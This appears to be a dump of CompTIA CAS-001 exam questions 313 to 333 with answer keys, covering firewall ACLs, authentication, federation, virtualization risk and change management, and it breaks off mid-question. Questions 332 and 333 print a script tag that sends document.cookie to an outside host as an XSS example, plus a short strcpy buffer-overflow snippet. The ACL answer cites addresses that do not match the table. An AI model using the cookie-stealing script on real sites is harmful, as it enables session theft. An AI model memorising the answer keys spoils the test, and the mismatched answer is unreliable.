
Instructions: Click on the simulation button to refer to the Network Diagram for Company A. Click on Router 1, Router 2, and the Firewall to evaluate and configure each device.


Task 1: Display and examine the logs and status of Router 1, Router 2, and Firewall interfaces.


Task 2: Reconfigure the appropriate devices to prevent the attacks from continuing to target the SQL server and other servers on the corporate network.


NETWORK DIAGRAM FOR COMPANY A













FIREWALL ACCESS CONTROL LIST (ACL)

Source Address	Destination Address	Deny	Allow
0.0.0.0	192.10.0.0/30	<input checked="" type="checkbox"/>	<input type="checkbox"/>
0.0.0.0	192.10.0.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.3.0/24	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.4.0/24	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.10.4.0/29	<input type="checkbox"/>	<input checked="" type="checkbox"/>
0.0.0.0	192.100.3.0/24	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.10.5.0/30	192.10.0.0/16	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.10.5.0/30	192.10.2.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Reset ACL
Save
Exit

Correct Answer: Change the permit statement on the third and 4th line line of the access list (192.168.3.0/24) so that it is denied to 192.168.1.0/24 and 192.168.2.0/24.

Section: (none)

Explanation

Explanation/Reference:

QUESTION 313

You are a new security administrator at Company A. You have the following network diagram and console window access to a single device on the network.

Gather the information required to fill in hostname, purpose and IP address(es) for each device on the diagram.

Instructions:

- Type "help" at any command prompt for a list of available commands.
- Each purpose will be used at LEAST once
- Some purposes may be used multiple times.
- Host names may only be used once.





```
C:\User\administrator>help
ping
netstat
ssh
ipconfig
mstsc.exe
hostname
C:\User\administrator>
```

Correct Answer: Pending

Section: (none)

Explanation

Explanation/Reference:

QUESTION 314

Which of the following attacks does Unicast Reverse Path Forwarding prevent?

- A. Man in the Middle
- B. ARP poisoning
- C. Broadcast storm
- D. IP Spoofing

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 315

Which of the following authentication types is used primarily to authenticate users through the use of tickets?

- A. LDAP
- B. RADIUS
- C. TACACS+
- D. Kerberos

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

modified.

QUESTION 316

A security consultant is evaluating forms which will be used on a company website. Which of the following techniques or terms is MOST effective at preventing malicious individuals from successfully exploiting programming flaws in the website?

- A. Anti-spam software
- B. Application sandboxing
- C. Data loss prevention

D. Input validation

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 317

A security audit has uncovered that some of the encryption keys used to secure the company B2B financial transactions with its partners may be too weak. The security administrator needs to implement a process to ensure that financial transactions will not be compromised if a weak encryption key is found. Which of the following should the security administrator implement?

- A. Entropy should be enabled on all SSLv2 transactions.
- B. AES256-CBC should be implemented for all encrypted data.
- C. PFS should be implemented on all VPN tunnels.
- D. PFS should be implemented on all SSH connections.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 318

A company provides on-demand virtual computing for a sensitive project. The company implements a fully virtualized datacenter and terminal server access with two-factor authentication for access to sensitive data. The security administrator at the company has uncovered a breach in data confidentiality. Sensitive data was found on a hidden directory within the hypervisor. Which of the following has MOST likely occurred?

- A. A stolen two factor token and a memory mapping RAM exploit were used to move data from one virtual guest to an unauthorized similar token.
- B. An employee with administrative access to the virtual guests was able to dump the guest memory onto their mapped disk.
- C. A host server was left un-patched and an attacker was able to use a VMescape attack to gain unauthorized access.
- D. A virtual guest was left un-patched and an attacker was able to use a privilege escalation attack to gain unauthorized access.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 319

Company XYZ provides residential television cable service across a large region.

Real 3

CompTIA CAS-001 Exam

The company's board of directors is in the process of approving a deal with the following three companies:

- A National landline telephone provider
- A Regional wireless telephone provider
- An international Internet service provider

The board of directors at Company XYZ wants to keep the companies and billing separated.

While the Chief Information Officer (CIO) at Company XYZ is concerned about the confidentiality of Company XYZ's customer data and wants to share only minimal information about its customers for the purpose of accounting, billing, and customer authentication.

The proposed solution must use open standards and must make it simple and seamless for Company XYZ's customers to receive all four services.

Which of the following solutions is BEST suited for this scenario?

- A. All four companies must implement a TACACS+ web based single sign-on solution with associated captive portal technology.
- B. Company XYZ must implement VPN and strict access control to allow the other three companies to access the internal LDAP.
- C. Company XYZ needs to install the SP, while the partner companies need to install the WAYF portion of a Federated identity solution.
- D. Company XYZ needs to install the IdP, while the partner companies need to install the SP portion of a Federated identity solution.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 320

The security administrator at a bank is receiving numerous reports that customers are unable to login to the bank website. Upon further investigation, the security administrator discovers that the name associated with the bank website points to an unauthorized IP address.

Which of the following solutions will MOST likely mitigate this type of attack?

- A. Security awareness and user training
 - B. Recursive DNS from the root servers
 - C. Configuring and deploying TSIG
 - D. Firewalls and IDS technologies
- Real 4
CompTIA CAS-001 Exam

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 321

A security administrator has finished building a Linux server which will host multiple virtual machines through hypervisor technology. Management of the Linux server, including monitoring server performance, is achieved through a third party web enabled application installed on the Linux server. The security administrator is concerned about vulnerabilities in the web application that may allow an attacker to retrieve data from the virtual machines.

Which of the following will BEST protect the data on the virtual machines from an attack?

- A. The security administrator must install the third party web enabled application in a chroot environment.
- B. The security administrator must install a software firewall on both the Linux server and the virtual machines.
- C. The security administrator must install anti-virus software on both the Linux server and the virtual machines.
- D. The security administrator must install the data exfiltration detection software on the perimeter firewall.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 322

A breach at a government agency resulted in the public release of top secret information. The Chief Information Security Officer has tasked a group of security professionals to deploy a system which will protect against such breaches in the future.

Which of the following can the government agency deploy to meet future security needs?

- A. A DAC which enforces no read-up, a DAC which enforces no write-down, and a MAC which uses an access matrix.
- B. A MAC which enforces no write-up, a MAC which enforces no read-down, and a DAC which uses an ACL.
- C. A MAC which enforces no read-up, a MAC which enforces no write-down, and a DAC which uses an access matrix.
- D. A DAC which enforces no write-up, a DAC which enforces no read-down, and a MAC which Real 5
CompTIA CAS-001 Exam
uses an ACL.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 323

The internal auditor at Company ABC has completed the annual audit of the company's financial system. The audit report indicates that the accounts receivable department has not followed proper record disposal procedures during a COOP/BCP tabletop exercise involving manual processing of financial transactions.

Which of the following should be the Information Security Officer's (ISO's) recommendation? (Select TWO).

- A. Wait for the external audit results
- B. Perform another COOP exercise
- C. Implement mandatory training
- D. Destroy the financial transactions
- E. Review company procedures

Correct Answer: CE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 324

Company ABC has recently completed the connection of its network to a national high speed private research network. Local businesses in the area are seeking sponsorship from Company ABC to connect to the high speed research network by directly connecting through Company ABC's network. Company ABC's Chief Information Officer (CIO) believes that this is an opportunity to increase revenues and visibility for the company, as well as promote research and development in the area.

Which of the following must Company ABC require of its sponsored partners in order to document the technical security requirements of the connection?

- A. SLA
 - B. ISA
 - C. NDA
 - D. BPA
- Real 6
CompTIA CAS-001 Exam

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 325

A security analyst at Company A has been trying to convince the Information Security Officer (ISO) to allocate budget towards the purchase of a new intrusion prevention system (IPS) capable of analyzing encrypted web transactions.

Which of the following should the analyst provide to the ISO to support the request? (Select TWO).

- A. Emerging threat reports
- B. Company attack trends
- C. Request for Quote (RFQ)
- D. Best practices
- E. New technologies report

Correct Answer: AB

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 326

The IT department of a pharmaceutical research company is considering whether the company should allow or block access to social media websites during lunch time. The company is considering the possibility of allowing access only through the company's guest wireless network, which is logically separated from the internal research network. The company prohibits the use of personal devices; therefore, such access will take place from company owned laptops.

Which of the following is the HIGHEST risk to the organization?

- A. Employee's professional reputation
- B. Intellectual property confidentiality loss
- C. Downloaded viruses on the company laptops
- D. Workstation compromise affecting availability

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

corrected

QUESTION 327

A security audit has uncovered a lack of security controls with respect to employees' network account management. Specifically, the audit reveals that employee's network accounts are not disabled in a timely manner once an employee departs the organization. The company policy states that the network account of an employee should be disabled within eight hours of termination. However, the audit shows that 5% of the accounts were not terminated until three days after a dismissed employee departs. Furthermore, 2% of the accounts are still active.

Which of the following is the BEST course of action that the security officer can take to avoid repeat audit findings?

- A. Review the HR termination process and ask the software developers to review the identity management code.
- B. Enforce the company policy by conducting monthly account reviews of inactive accounts.
- C. Review the termination policy with the company managers to ensure prompt reporting of employee terminations.
- D. Update the company policy to account for delays and unforeseen situations in account deactivation.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 328

Which of the following is true about an unauthenticated SAMLv2 transaction?

- A. The browser asks the SP for a resource. The SP provides the browser with an XHTML format.

The browser asks the IdP to validate the user, and then provides the XHTML back to the SP for access.

- B. The browser asks the IdP for a resource. The IdP provides the browser with an XHTML format.
The browser asks the SP to validate the user, and then provides the XHTML to the IdP for access.
- C. The browser asks the IdP to validate the user. The IdP sends an XHTML form to the SP and a cookie to the browser. The browser asks for a resource to the SP, which verifies the cookie and XHTML format for access.
- D. The browser asks the SP to validate the user. The SP sends an XHTML form to the IdP. The IdP provides the XHTML form back to the SP, and then the browser asks the SP for a resource.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 329

A company which manufactures ASICs for use in an IDS wants to ensure that the ASICs' code is not prone to buffer and integer overflows. The ASIC technology is copyrighted and the confidentiality of the ASIC code design is exceptionally important. The company is required to conduct internal vulnerability testing as well as testing by a third party.

Which of the following should be implemented in the SDLC to achieve these requirements?

- A. Regression testing by the manufacturer and integration testing by the third party
- B. User acceptance testing by the manufacturer and black box testing by the third party
- C. Defect testing by the manufacturer and user acceptance testing by the third party
- D. White box unit testing by the manufacturer and black box testing by the third party

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 330

The security administrator is receiving numerous alerts from the internal IDS of a possible Conficker infection spreading through the network via the Windows file sharing services. Given the size of the company which deploys over 20,000 workstations and 1,000 servers, the security engineer believes that the best course of action is to block the file sharing service across the organization by placing ACLs on the internal routers.

Which of the following should the security administrator do before applying the ACL?

- A. Quickly research best practices with respect to stopping Conficker infections and implement the solution.
- B. Consult with the rest of the security team and get approval on the solution by all the team members and the team manager.
- C. Apply the ACL immediately since this is an emergency that could lead to a widespread data compromise.
- D. Call an emergency change management meeting to ensure the ACL will not impact core business functions.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 331

Real 9

CompTIA CAS-001 Exam

A company currently does not use any type of authentication or authorization service for remote access. The new security policy states that all remote access must be locked down to only authorized personnel. The policy also dictates that only authorized external networks will be allowed to access certain internal resources.

Which of the following would MOST likely need to be implemented and configured on the company's perimeter network to comply with the new security policy? (Select TWO).

- A. VPN concentrator
- B. Firewall
- C. Proxy server
- D. WAP
- E. Layer 2 switch

Correct Answer: AB

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 332

Which of the following displays an example of a buffer overflow attack?

- A. <SCRIPT>

document.location='http://site.comptia/cgi-bin/script.cgi?'+document.cookie </SCRIPT>

- B. Checksums-Sha1:7be9e9bac3882beab1abb002bb5cd2302c76c48d 1157 xfig_3.2.5.b-1.dsc e0e3c9a9df6fac8f1536c2209025577edb1d1d9e 5770796
xfig_3.2.5.b.orig.tar.gz d474180fbeb6955e79bfc67520ad775a87b68d80 46856 xfig_3.2.5.b-1.diff.gz ddcb53dffd08e5d37492fbf99fe93392943c7b0 3363512
xfig-doc_3.2.5.b-1_all.deb 7773821c1a925978306d6c75ff5c579b018a2ac6 1677778 xfig-libs_3.2.5.b-1_all.deb b26c18cfb2ee2dc071b0e3bed6205c1fc0655022
739228 xfig_3.2.5.b-1_amd64.deb
- C. #include
char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size = 16 bytes void main()
{char buf[8];
strcpy(buf, code);
}
- D. <form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
PassworD. <input type=password name=password>
<input type=submit value=Login>

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 333

Which of the following displays an example of a XSS attack?

- A. <SCRIPT>
document.location='http://site.comptia/cgi-bin/script.cgi?'+document.cookie </SCRIPT>
- B. Checksums-Sha1:7be9e9bac3882beab1abb002bb5cd2302c76c48d 1157 xfig_3.2.5.b-1.dsc e0e3c9a9df6fac8f1536c2209025577edb1d1d9e 5770796
xfig_3.2.5.b.orig.tar.gz d474180fbeb6955e79bfc67520ad775a87b68d80 46856 xfig_3.2.5.b-1.diff.gz ddcb53dffd08e5d37492fbf99fe93392943c7b0 3363512
